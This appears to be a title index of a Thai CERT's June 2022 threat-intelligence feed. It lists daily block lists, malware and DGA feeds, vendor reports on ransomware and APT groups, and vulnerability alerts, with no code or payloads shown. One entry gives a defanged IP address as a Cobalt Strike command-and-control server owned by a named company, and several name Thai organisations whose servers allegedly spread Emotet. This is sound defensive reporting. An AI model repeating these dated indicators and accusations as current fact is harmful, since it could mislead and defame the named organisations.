1.2.3125. 2022-06-08 แจ้งเตือนกรณีหน่วยงานของสหรัฐออกคำเตือนด้านความปลอดภัยทางไซเบอร์กล่าวหาจีนโจมตีทางไซเบอร์ต่อผู้ให้บริการเครือข่ายและอุปกรณ์เครือข่ายของภาคส่วนโทรคมนาคม
1.2.3126. 2022-06-08 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้แอปพลิเคชันถูกโจมตีแบบ remote code execution
1.2.3127. 2022-06-08 รายงานกรณี Web Server ของบริษัท เอไอที เซอร์วิส จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.3128. 2022-06-09 Active Bamital DGA(s) for 20220608
1.2.3129. 2022-06-09 Active Beebone DGA(s) for 20220608
1.2.3130. 2022-06-09 Active Conficker DGA(s) for 20220608
1.2.3131. 2022-06-09 Active Malware samples detected on 2022-06-08
1.2.3132. 2022-06-09 TTC-CERT Block Lists 2022-06-09 - Agentemis, BEACON, Cobalt Strike
1.2.3133. 2022-06-09 TTC-CERT Block Lists 2022-06-09 - Phishing attack dataset
1.2.3134. 2022-06-09 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-08 - CyberTotal
1.2.3135. 2022-06-09 TTC-CERT - HASH Daily Block Lists - 2022-06-08 - CyberTotal
1.2.3136. 2022-06-09 TTC-CERT IP Block Lists 2022-06-09 - FTP port scanning, FTP attack
1.2.3137. 2022-06-09 TTC-CERT IP Block Lists 2022-06-09 - SSH port scanning, SSH brute-force attack
1.2.3138. 2022-06-09 TTC-CERT - IP Daily Block Lists - 2022-06-08 - CyberTotal
1.2.3139. 2022-06-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-09
1.2.3140. 2022-06-09 TTC-CERT - URL Daily Block Lists - 2022-06-08 - CyberTotal
1.2.3141. 2022-06-09 พบ Qbot/Qakbot Malware แพร่กระจายด้วยวิธีการ phishing และเริ่มมีการใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina)
1.2.3142. 2022-06-10 Active Bamital DGA(s) for 20220609
1.2.3143. 2022-06-10 Active Bedep DGA(s) for 20220609
1.2.3144. 2022-06-10 Active Beebone DGA(s) for 20220609
1.2.3145. 2022-06-10 Active Chinad DGA(s) for 20220609
1.2.3146. 2022-06-10 Active Malware samples detected on 2022-06-09

1.2.3147. 2022-06-10 Aoqin Dragon | Newly-Discovered Chinese-linked APT Has Been Quietly Spying On Organizations For 10 Years
1.2.3148. 2022-06-10 Gamaredon activity - As of second quarter 2022
1.2.3149. 2022-06-10 MakeMoney malvertising campaign adds fake update template
1.2.3150. 2022-06-10 SMSFactory Android Trojan producing high costs for victims
1.2.3151. 2022-06-10 TTC-CERT Block Lists 2022-06-10 - Agentemis, BEACON, Cobalt Strike
1.2.3152. 2022-06-10 TTC-CERT Block Lists 2022-06-10 - Phishing attack dataset
1.2.3153. 2022-06-10 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-09 - CyberTotal
1.2.3154. 2022-06-10 TTC-CERT - HASH Daily Block Lists - 2022-06-09 - CyberTotal
1.2.3155. 2022-06-10 TTC-CERT IP Block Lists 2022-06-10 - FTP port scanning, FTP attack
1.2.3156. 2022-06-10 TTC-CERT IP Block Lists 2022-06-10 - SSH port scanning, SSH brute-force attack
1.2.3157. 2022-06-10 TTC-CERT - IP Daily Block Lists - 2022-06-09 - CyberTotal
1.2.3158. 2022-06-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-10
1.2.3159. 2022-06-10 TTC-CERT - URL Daily Block Lists - 2022-06-09 - CyberTotal
1.2.3160. 2022-06-10 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3161. 2022-06-10 รายงานกรณี Web Server ของบริษัท เวิลด์เมดิก อินฟอร์เมชั่น แอนด์ เทคโนโลยี จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.3162. 2022-06-11 Abuse.ch URLhaus 2022-06-11
1.2.3163. 2022-06-11 ASEC Weekly Malware Statistics (20220530 ~ 20220605) - ASEC BLOG
1.2.3164. 2022-06-11 Black basta Ransomware Goes Cross-Platform, Now Targets ESXi Systems
1.2.3165. 2022-06-11 Cisco Talos Intelligence Group - Threat Source newsletter (June 9, 2022)
1.2.3166. 2022-06-11 GootKit Payload Delivery URLs, June 8, 2022 | RiskIQ
1.2.3167. 2022-06-11 Lyceum .NET DNS Backdoor | Zscaler

1.2.3168. 2022-06-11 Malicious Korean documents including BAT scripts that are being actively distributed (North Korea/Defense/Broadcasting) - ASEC BLOG
1.2.3169. 2022-06-11 Phishing Campaigns featuring Ursnif Trojan on the Rise
1.2.3170. 2022-06-11 Please Confirm You Received Our APT | FortiGuard Labs
1.2.3171. 2022-06-11 Symbiote: A New, Nearly-Impossible-to-Detect Linux Threat
1.2.3172. 2022-06-11 TA570 Qakbot (Qbot) tries CVE-2022-30190 (Follina) exploit (ms-msdt)
1.2.3173. 2022-06-11 TTC-CERT Block Lists 2022-06-11 - Agentemis, BEACON, Cobalt Strike
1.2.3174. 2022-06-11 TTC-CERT Block Lists 2022-06-11 - Phishing attack dataset
1.2.3175. 2022-06-11 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-10 - CyberTotal
1.2.3176. 2022-06-11 TTC-CERT - HASH Daily Block Lists - 2022-06-10 - CyberTotal
1.2.3177. 2022-06-11 TTC-CERT IP Block Lists 2022-06-11 - FTP port scanning, FTP attack
1.2.3178. 2022-06-11 TTC-CERT IP Block Lists 2022-06-11 - SSH port scanning, SSH brute-force attack
1.2.3179. 2022-06-11 TTC-CERT - IP Daily Block Lists - 2022-06-10 - CyberTotal
1.2.3180. 2022-06-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-11
1.2.3181. 2022-06-11 TTC-CERT - URL Daily Block Lists - 2022-06-10 - CyberTotal
1.2.3182. 2022-06-12 Active Beebone DGA(s) for 20220611
1.2.3183. 2022-06-12 Active Conficker DGA(s) for 20220611
1.2.3184. 2022-06-12 Active Cryptowall DGA(s) for 20220611
1.2.3185. 2022-06-12 Active Malware samples detected on 2022-06-11
1.2.3186. 2022-06-12 TTC-CERT Block Lists 2022-06-12 - Agentemis, BEACON, Cobalt Strike
1.2.3187. 2022-06-12 TTC-CERT Block Lists 2022-06-12 - Phishing attack dataset
1.2.3188. 2022-06-12 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-11 - CyberTotal
1.2.3189. 2022-06-12 TTC-CERT - HASH Daily Block Lists - 2022-06-11 - CyberTotal
1.2.3190. 2022-06-12 TTC-CERT IP Block Lists 2022-06-12 - FTP port scanning, FTP attack
1.2.3191. 2022-06-12 TTC-CERT IP Block Lists 2022-06-12 - SSH port scanning, SSH brute-force attack
1.2.3192. 2022-06-12 TTC-CERT - IP Daily Block Lists - 2022-06-11 - CyberTotal

1.2.3193. 2022-06-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-12
1.2.3194. 2022-06-13 Active Bamital DGA(s) for 20220612
1.2.3195. 2022-06-13 Active Chinad DGA(s) for 20220612
1.2.3196. 2022-06-13 Active Conficker DGA(s) for 20220612
1.2.3197. 2022-06-13 Active Malware samples detected on 2022-06-12
1.2.3198. 2022-06-13 TTC-CERT Block Lists 2022-06-13 - Agentemis, BEACON, Cobalt Strike
1.2.3199. 2022-06-13 TTC-CERT Block Lists 2022-06-13 - Phishing attack dataset
1.2.3200. 2022-06-13 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-12 - CyberTotal
1.2.3201. 2022-06-13 TTC-CERT - HASH Daily Block Lists - 2022-06-12 - CyberTotal
1.2.3202. 2022-06-13 TTC-CERT IP Block Lists 2022-06-13 - FTP port scanning, FTP attack
1.2.3203. 2022-06-13 TTC-CERT IP Block Lists 2022-06-13 - SSH port scanning, SSH brute-force attack
1.2.3204. 2022-06-13 TTC-CERT - IP Daily Block Lists - 2022-06-12 - CyberTotal
1.2.3205. 2022-06-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-13
1.2.3206. 2022-06-14 Active Bamital DGA(s) for 20220613
1.2.3207. 2022-06-14 Active Beebone DGA(s) for 20220613
1.2.3208. 2022-06-14 Active Chinad DGA(s) for 20220613
1.2.3209. 2022-06-14 Active Malware samples detected on 2022-06-13
1.2.3210. 2022-06-14 Exposing HelloXD Ransomware and x4k
1.2.3211. 2022-06-14 GALLIUM Expands Targeting Across Telecommunications, Government and Finance Sectors With New PingPull Tool
1.2.3212. 2022-06-14 Massive cyber attack on media organizations of Ukraine using the malicious program CrescentImp (CERT-UA # 4797)
1.2.3213. 2022-06-14 Ransomware samples 2022-06-14
1.2.3214. 2022-06-14 Translating Saitama's DNS tunneling messages
1.2.3215. 2022-06-14 TTC-CERT Block Lists 2022-06-14 - Agentemis, BEACON, Cobalt Strike
1.2.3216. 2022-06-14 TTC-CERT Block Lists 2022-06-14 - IcedID, BokBot
1.2.3217. 2022-06-14 TTC-CERT Block Lists 2022-06-14 - Phishing attack dataset
1.2.3218. 2022-06-14 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-13 - CyberTotal

1.2.3219. 2022-06-14 TTC-CERT - HASH Daily Block Lists - 2022-06-13 - CyberTotal
1.2.3220. 2022-06-14 TTC-CERT IP Block Lists 2022-06-14 - FTP port scanning, FTP attack
1.2.3221. 2022-06-14 TTC-CERT IP Block Lists 2022-06-14 - SSH port scanning, SSH brute-force attack
1.2.3222. 2022-06-14 TTC-CERT - IP Daily Block Lists - 2022-06-13 - CyberTotal
1.2.3223. 2022-06-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-14
1.2.3224. 2022-06-14 รายงานการวิเคราะห์แคมเปญการโจมตีองค์กรในประเทศไทยด้วยวิธี Phishing เพื่อติดตั้ง Emotet Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ
1.2.3225. 2022-06-15 Active Bamital DGA(s) for 20220614
1.2.3226. 2022-06-15 Active Conficker DGA(s) for 20220614
1.2.3227. 2022-06-15 Active Malware samples detected on 2022-06-14
1.2.3228. 2022-06-15 Bringing Chaos into the world: Chaos Ransomware | K7 Labs
1.2.3229. 2022-06-15 Bumblebee malware is being distributed in Korea through email hijacking | ASEC BLOG
1.2.3230. 2022-06-15 Hydra Android Malware Distributed Via Play Store
1.2.3231. 2022-06-15 It Takes 2 Seconds of Silence to Skim a Credit Card | Sucuri Blog
1.2.3232. 2022-06-15 Linux Threat Hunting: Syslogk a kernel rootkit found under development in the wild
1.2.3233. 2022-06-15 Malware Android Software Spread by Sidewinder (APT-Q-39) Using Google Play
1.2.3234. 2022-06-15 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนมิถุนายน 2565
1.2.3235. 2022-06-15 Sheeva Ransomware
1.2.3236. 2022-06-15 Taking down the IP2Scam tech support campaign | Malwarebytes Labs
1.2.3237. 2022-06-15 Triclyde Ransomware; No file extension
1.2.3238. 2022-06-15 TTC-CERT Block Lists 2022-06-15 - Agentemis, BEACON, Cobalt Strike
1.2.3239. 2022-06-15 TTC-CERT Block Lists 2022-06-15 - IcedID, BokBot
1.2.3240. 2022-06-15 TTC-CERT Block Lists 2022-06-15 - Phishing attack dataset
1.2.3241. 2022-06-15 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-14 - CyberTotal
1.2.3242. 2022-06-15 TTC-CERT - HASH Daily Block Lists - 2022-06-14 - CyberTotal

1.2.3243. 2022-06-15 TTC-CERT IP Block Lists 2022-06-15 - FTP port scanning, FTP attack
1.2.3244. 2022-06-15 TTC-CERT IP Block Lists 2022-06-15 - SSH port scanning, SSH brute-force attack
1.2.3245. 2022-06-15 TTC-CERT - IP Daily Block Lists - 2022-06-14 - CyberTotal
1.2.3246. 2022-06-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-15
1.2.3247. 2022-06-15 แจ้งเตือนช่องโหว่หลายรายการของซอฟต์แวร์สำหรับการประชุมออนไลน์ Zoom ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3248. 2022-06-15 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.2.3249. 2022-06-16 Active Bamital DGA(s) for 20220615
1.2.3250. 2022-06-16 Active Bedep DGA(s) for 20220615
1.2.3251. 2022-06-16 Active Beebone DGA(s) for 20220615
1.2.3252. 2022-06-16 Active Malware samples detected on 2022-06-15
1.2.3253. 2022-06-16 ASEC Weekly Malware Statistics (20220606 ~ 20220612) - ASEC BLOG
1.2.3254. 2022-06-16 Follina Vulnerability (CVE-2022-30190) Attack Using "Antimicrobial Film Request" File | ASEC BLOG
1.2.3255. 2022-06-16 How SeaFlower installs backdoors in iOS/Android web3 wallets to steal your seed phrase
1.2.3256. 2022-06-16 Iranian Spear-Phishing Operation Targets Former Israeli and US High-Ranking Officials
1.2.3257. 2022-06-16 New peer-to-peer botnet infects Linux servers with cryptominers - Panchan botnet
1.2.3258. 2022-06-16 Technical Analysis of PureCrypter | Zscaler Blog
1.2.3259. 2022-06-16 Telerik UI exploitation leads to cryptominer, Cobalt Strike infections
1.2.3260. 2022-06-16 TTC-CERT Block Lists 2022-06-16 - Agentemis, BEACON, Cobalt Strike
1.2.3261. 2022-06-16 TTC-CERT Block Lists 2022-06-16 - Phishing attack dataset
1.2.3262. 2022-06-16 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-15 - CyberTotal
1.2.3263. 2022-06-16 TTC-CERT - HASH Daily Block Lists - 2022-06-15 - CyberTotal
1.2.3264. 2022-06-16 TTC-CERT IP Block Lists 2022-06-16 - FTP port scanning, FTP attack

1.2.3265. 2022-06-16 TTC-CERT IP Block Lists 2022-06-16 - SSH port scanning, SSH brute-force attack
1.2.3266. 2022-06-16 TTC-CERT - IP Daily Block Lists - 2022-06-15 - CyberTotal
1.2.3267. 2022-06-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-16
1.2.3268. 2022-06-16 TTC-CERT - URL Daily Block Lists - 2022-06-15 - CyberTotal
1.2.3269. 2022-06-16 แจ้งเตือนช่องโหว่ของ Citrix Application Delivery Management (Citrix ADM) ที่อาจส่งผลให้ถูกโจมตีเพื่อรีเซ็ตรหัสผ่านของ Administrator
1.2.3270. 2022-06-16 แจ้งเตือนช่องโหว่หลายรายการของผลิตภัณฑ์ Splunk ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3271. 2022-06-17 Abuse.ch URLhaus 2022-06-17
1.2.3272. 2022-06-17 Active Bamital DGA(s) for 20220616
1.2.3273. 2022-06-17 Active Bedep DGA(s) for 20220616
1.2.3274. 2022-06-17 Active Chinad DGA(s) for 20220616
1.2.3275. 2022-06-17 Active Malware samples detected on 2022-06-16
1.2.3276. 2022-06-17 Confluence exploits used to drop ransomware on vulnerable servers
1.2.3277. 2022-06-17 F5 Labs Investigates MaliBot
1.2.3278. 2022-06-17 Houdini is Back Delivered Through a JavaScript Dropper | SANS Internet Storm Center
1.2.3279. 2022-06-17 LIZARD ransomware; Phobos ransomware family
1.2.3280. 2022-06-17 Monkeypox Phishing: Outbreak Becomes Latest Lure
1.2.3281. 2022-06-17 Threat Thursday: Unique Delivery Method for Snake Keylogger
1.2.3282. 2022-06-17 TTC-CERT Block Lists 2022-06-17 - Agentemis, BEACON, Cobalt Strike
1.2.3283. 2022-06-17 TTC-CERT Block Lists 2022-06-17 - Phishing attack dataset
1.2.3284. 2022-06-17 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-16 - CyberTotal
1.2.3285. 2022-06-17 TTC-CERT - HASH Daily Block Lists - 2022-06-16 - CyberTotal
1.2.3286. 2022-06-17 TTC-CERT IP Block Lists 2022-06-17 - FTP port scanning, FTP attack
1.2.3287. 2022-06-17 TTC-CERT IP Block Lists 2022-06-17 - SSH port scanning, SSH brute-force attack
1.2.3288. 2022-06-17 TTC-CERT - IP Daily Block Lists - 2022-06-16 - CyberTotal

1.2.3289. 2022-06-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-17
1.2.3290. 2022-06-17 TTC-CERT - URL Daily Block Lists - 2022-06-16 - CyberTotal
1.2.3291. 2022-06-17 Zero-Day Sophos Firewall Exploitation and an Insidious Breach
1.2.3292. 2022-06-17 แจ้งเตือนช่องโหว่ในผลิตภัณฑ์ Cisco Email Security Appliance และ Cisco Secure Email and Web Manager ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Authentication Bypass
1.2.3293. 2022-06-17 รายงานกรณี Web Server ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษาประจวบคีรีขันธ์ เขต 2 มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.3294. 2022-06-18 Active Bamital DGA(s) for 20220617
1.2.3295. 2022-06-18 Active Bedep DGA(s) for 20220617
1.2.3296. 2022-06-18 Active Chinad DGA(s) for 20220617
1.2.3297. 2022-06-18 Active Malware samples detected on 2022-06-17
1.2.3298. 2022-06-18 Analysis of a secret theft attack against multiple institutions in South Korea
1.2.3299. 2022-06-18 Cerber2021 Ransomware Back in Action
1.2.3300. 2022-06-18 Cisco Talos Intelligence Group - Threat Source newsletter (June 16, 2022)
1.2.3301. 2022-06-18 Info ransomware; Dharma/CrySis family; Extension: .info
1.2.3302. 2022-06-18 Malspam pushes Matanbuchus malware, leads to Cobalt Strike - SANS Internet Storm Center
1.2.3303. 2022-06-18 New ManaTools Panel Identified
1.2.3304. 2022-06-18 TTC-CERT Block Lists 2022-06-18 - Agentemis, BEACON, Cobalt Strike
1.2.3305. 2022-06-18 TTC-CERT Block Lists 2022-06-18 - Phishing attack dataset
1.2.3306. 2022-06-18 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-17 - CyberTotal
1.2.3307. 2022-06-18 TTC-CERT - HASH Daily Block Lists - 2022-06-17 - CyberTotal
1.2.3308. 2022-06-18 TTC-CERT IP Block Lists 2022-06-18 - FTP port scanning, FTP attack
1.2.3309. 2022-06-18 TTC-CERT IP Block Lists 2022-06-18 - SSH port scanning, SSH brute-force attack
1.2.3310. 2022-06-18 TTC-CERT - IP Daily Block Lists - 2022-06-17 - CyberTotal
1.2.3311. 2022-06-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-18

1.2.3312. 2022-06-18 TTC-CERT - URL Daily Block Lists - 2022-06-17 - CyberTotal
1.2.3313. 2022-06-19 Active Bamital DGA(s) for 20220618
1.2.3314. 2022-06-19 Active Bedep DGA(s) for 20220618
1.2.3315. 2022-06-19 Active Beebone DGA(s) for 20220618
1.2.3316. 2022-06-19 Cisco Talos Intelligence Group - Threat Roundup for June 10 to June 17
1.2.3317. 2022-06-19 Resurgence of Voicemail-themed Phishing Attacks Targeting Key Industry Verticals in US | Zscaler
1.2.3318. 2022-06-19 TTC-CERT Block Lists 2022-06-19 - Agentemis, BEACON, Cobalt Strike
1.2.3319. 2022-06-19 TTC-CERT Block Lists 2022-06-19 - Phishing attack dataset
1.2.3320. 2022-06-19 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-18 - CyberTotal
1.2.3321. 2022-06-19 TTC-CERT - HASH Daily Block Lists - 2022-06-18 - CyberTotal
1.2.3322. 2022-06-19 TTC-CERT IP Block Lists 2022-06-19 - FTP port scanning, FTP attack
1.2.3323. 2022-06-19 TTC-CERT IP Block Lists 2022-06-19 - SSH port scanning, SSH brute-force attack
1.2.3324. 2022-06-19 TTC-CERT - IP Daily Block Lists - 2022-06-18 - CyberTotal
1.2.3325. 2022-06-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-19
1.2.3326. 2022-06-19 TTC-CERT - URL Daily Block Lists - 2022-06-18 - CyberTotal
1.2.3327. 2022-06-20 Abuse.ch URLhaus 2022-06-20
1.2.3328. 2022-06-20 Active Bamital DGA(s) for 20220619
1.2.3329. 2022-06-20 Active Bedep DGA(s) for 20220619
1.2.3330. 2022-06-20 Active Beebone DGA(s) for 20220619
1.2.3331. 2022-06-20 Active Malware samples detected on 2022-06-19
1.2.3332. 2022-06-20 Crypto Mining Pool Hostnames 2022-06-20
1.2.3333. 2022-06-20 Public DNS Servers List 2022-06-20
1.2.3334. 2022-06-20 TTC-CERT Block Lists 2022-06-20 - Agentemis, BEACON, Cobalt Strike
1.2.3335. 2022-06-20 TTC-CERT Block Lists 2022-06-20 - Phishing attack dataset
1.2.3336. 2022-06-20 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-19 - CyberTotal
1.2.3337. 2022-06-20 TTC-CERT - HASH Daily Block Lists - 2022-06-19 - CyberTotal

1.2.3338. 2022-06-20 TTC-CERT IP Block Lists 2022-06-20 - FTP port scanning, FTP attack
1.2.3339. 2022-06-20 TTC-CERT IP Block Lists 2022-06-20 - SSH port scanning, SSH brute-force attack
1.2.3340. 2022-06-20 TTC-CERT - IP Daily Block Lists - 2022-06-19 - CyberTotal
1.2.3341. 2022-06-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-20
1.2.3342. 2022-06-20 TTC-CERT - URL Daily Block Lists - 2022-06-19 - CyberTotal
1.2.3343. 2022-06-21 Active Bamital DGA(s) for 20220620
1.2.3344. 2022-06-21 Active Chinad DGA(s) for 20220620
1.2.3345. 2022-06-21 Active Conficker DGA(s) for 20220620
1.2.3346. 2022-06-21 Active Malware samples detected on 2022-06-20
1.2.3347. 2022-06-21 BlackGuard Stealer Targets the Gaming Community
1.2.3348. 2022-06-21 BRATA is evolving into an APT
1.2.3349. 2022-06-21 IP Address 103.27.202[.]216 ของบริษัท บางมด เอ็นเตอร์ไพร์ส จำกัด มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server
1.2.3350. 2022-06-21 Lookout Uncovers Android Spyware Deployed in Kazakhstan
1.2.3351. 2022-06-21 TTC-CERT Block Lists 2022-06-21 - Agentemis, BEACON, Cobalt Strike
1.2.3352. 2022-06-21 TTC-CERT Block Lists 2022-06-21 - Phishing attack dataset
1.2.3353. 2022-06-21 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-20 - CyberTotal
1.2.3354. 2022-06-21 TTC-CERT - HASH Daily Block Lists - 2022-06-20 - CyberTotal
1.2.3355. 2022-06-21 TTC-CERT IP Block Lists 2022-06-21 - FTP port scanning, FTP attack
1.2.3356. 2022-06-21 TTC-CERT IP Block Lists 2022-06-21 - SSH port scanning, SSH brute-force attack
1.2.3357. 2022-06-21 TTC-CERT - IP Daily Block Lists - 2022-06-20 - CyberTotal
1.2.3358. 2022-06-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-21
1.2.3359. 2022-06-21 Websites Hosting Fake Cracks Spread Updated CopperStealer Malware
1.2.3360. 2022-06-22 Abuse.ch URLhaus 2022-06-22
1.2.3361. 2022-06-22 Active Bamital DGA(s) for 20220621
1.2.3362. 2022-06-22 Active Bedep DGA(s) for 20220621
1.2.3363. 2022-06-22 Active Conficker DGA(s) for 20220621

1.2.3364. 2022-06-22 Active Malware samples detected on 2022-06-21
1.2.3365. 2022-06-22 Client-side Magecart attacks still around, but more covert | Malwarebytes Labs
1.2.3366. 2022-06-22 Code Core Ransomware
1.2.3367. 2022-06-22 Cyberattack by APT28 using CredoMap malware (CERT-UA # 4843)
1.2.3368. 2022-06-22 Cyber attack of UAC-0098 group on critical infrastructure of Ukraine (CERT-UA # 4842)
1.2.3369. 2022-06-22 Distribution of LockBit ransomware through email impersonating copyright - ASEC BLOG
1.2.3370. 2022-06-22 MuddyWater's light first-stager targetting Middle East
1.2.3371. 2022-06-22 RIG Exploit Kit Campaign Delivers Raccoon Stealer
1.2.3372. 2022-06-22 Stop/Djvu Ransomware
1.2.3373. 2022-06-22 Threat Actor sale of VPN access of CAT Telecom
1.2.3374. 2022-06-22 ToddyCat: Unveiling an unknown APT actor attacking high-profile entities in Europe and Asia
1.2.3375. 2022-06-22 TTC-CERT Block Lists 2022-06-22 - Agentemis, BEACON, Cobalt Strike
1.2.3376. 2022-06-22 TTC-CERT Block Lists 2022-06-22 - Phishing attack dataset
1.2.3377. 2022-06-22 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-21 - CyberTotal
1.2.3378. 2022-06-22 TTC-CERT - HASH Daily Block Lists - 2022-06-21 - CyberTotal
1.2.3379. 2022-06-22 TTC-CERT IP Block Lists 2022-06-22 - FTP port scanning, FTP attack
1.2.3380. 2022-06-22 TTC-CERT IP Block Lists 2022-06-22 - SSH port scanning, SSH brute-force attack
1.2.3381. 2022-06-22 TTC-CERT - IP Daily Block Lists - 2022-06-21 - CyberTotal
1.2.3382. 2022-06-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-22
1.2.3383. 2022-06-22 TTC-CERT - URL Daily Block Lists - 2022-06-21 - CyberTotal
1.2.3384. 2022-06-22 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3385. 2022-06-23 Abuse.ch URLhaus 2022-06-23
1.2.3386. 2022-06-23 Active Bamital DGA(s) for 20220622
1.2.3387. 2022-06-23 Active Bedep DGA(s) for 20220622

1.2.3388. 2022-06-23 Active Conficker DGA(s) for 20220622
1.2.3389. 2022-06-23 Active Malware samples detected on 2022-06-22
1.2.3390. 2022-06-23 Chinese actor takes aim, armed with Nim Language and Bizarro AES - Check Point Research
1.2.3391. 2022-06-23 Harditem Ransomware; Extension: .harditem
1.2.3392. 2022-06-23 Malicious PowerShell Targeting Cryptocurrency Browser Extensions - SANS Internet Storm Center
1.2.3393. 2022-06-23 Rise of LNK (Shortcut files) Malware | McAfee Blog
1.2.3394. 2022-06-23 Rootxwolf Ransomware; Based on Chaos ransomware; Extension: .fucked
1.2.3395. 2022-06-23 TTC-CERT Block Lists 2022-06-23 - Agentemis, BEACON, Cobalt Strike
1.2.3396. 2022-06-23 TTC-CERT Block Lists 2022-06-23 - Phishing attack dataset
1.2.3397. 2022-06-23 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-22 - CyberTotal
1.2.3398. 2022-06-23 TTC-CERT - HASH Daily Block Lists - 2022-06-22 - CyberTotal
1.2.3399. 2022-06-23 TTC-CERT IP Block Lists 2022-06-23 - FTP port scanning, FTP attack
1.2.3400. 2022-06-23 TTC-CERT IP Block Lists 2022-06-23 - SSH port scanning, SSH brute-force attack
1.2.3401. 2022-06-23 TTC-CERT - IP Daily Block Lists - 2022-06-22 - CyberTotal
1.2.3402. 2022-06-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-23
1.2.3403. 2022-06-23 TTC-CERT - URL Daily Block Lists - 2022-06-22 - CyberTotal
1.2.3404. 2022-06-23 พบความเคลื่อนไหวของกลุ่ม APT32 หรือ OceanLotus กรณีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี (TTP)
1.2.3405. 2022-06-23 เอกสารมาตรการการใช้งาน PowerShell อย่างปลอดภัย โดยหน่วยงานด้านความปลอดภัยทางไซเบอร์จากสหรัฐอเมริกา นิวซีแลนด์ และสหราชอาณาจักร
1.2.3406. 2022-06-24 Abuse.ch URLhaus 2022-06-24
1.2.3407. 2022-06-24 Active Bamital DGA(s) for 20220623
1.2.3408. 2022-06-24 Active Bedep DGA(s) for 20220623
1.2.3409. 2022-06-24 Active Conficker DGA(s) for 20220623
1.2.3410. 2022-06-24 Active Malware samples detected on 2022-06-23

1.2.3411. 2022-06-24 From the Front Lines, 3 New and Emerging Ransomware Threats Striking Businesses in 2022
1.2.3412. 2022-06-24 Quantum Software: LNK File-Based Builders Growing In Popularity
1.2.3413. 2022-06-24 TTC-CERT Block Lists 2022-06-24 - Agentemis, BEACON, Cobalt Strike
1.2.3414. 2022-06-24 TTC-CERT Block Lists 2022-06-24 - IcedID, BokBot
1.2.3415. 2022-06-24 TTC-CERT Block Lists 2022-06-24 - Phishing attack dataset
1.2.3416. 2022-06-24 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-23 - CyberTotal
1.2.3417. 2022-06-24 TTC-CERT - HASH Daily Block Lists - 2022-06-23 - CyberTotal
1.2.3418. 2022-06-24 TTC-CERT IP Block Lists 2022-06-24 - FTP port scanning, FTP attack
1.2.3419. 2022-06-24 TTC-CERT IP Block Lists 2022-06-24 - SSH port scanning, SSH brute-force attack
1.2.3420. 2022-06-24 TTC-CERT - IP Daily Block Lists - 2022-06-23 - CyberTotal
1.2.3421. 2022-06-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-24
1.2.3422. 2022-06-24 TTC-CERT - URL Daily Block Lists - 2022-06-23 - CyberTotal
1.2.3423. 2022-06-24 พบมีการนำ Website ของหน่วยงานราชการ (องค์การบริหารส่วนตำบลนาหมอบุญ) มาทำเป็น phishing และ fraud
1.2.3424. 2022-06-25 Abuse.ch URLhaus 2022-06-25
1.2.3425. 2022-06-25 Active Bamital DGA(s) for 20220624
1.2.3426. 2022-06-25 Active Bedep DGA(s) for 20220624
1.2.3427. 2022-06-25 Active Conficker DGA(s) for 20220624
1.2.3428. 2022-06-25 Active Cryptowall DGA(s) for 20220624
1.2.3429. 2022-06-25 Active Malware samples detected on 2022-06-24
1.2.3430. 2022-06-25 ASEC Weekly Malware Statistics (20220613 ~ 20220619) - ASEC BLOG
1.2.3431. 2022-06-25 Common TTPs of modern ransomware groups
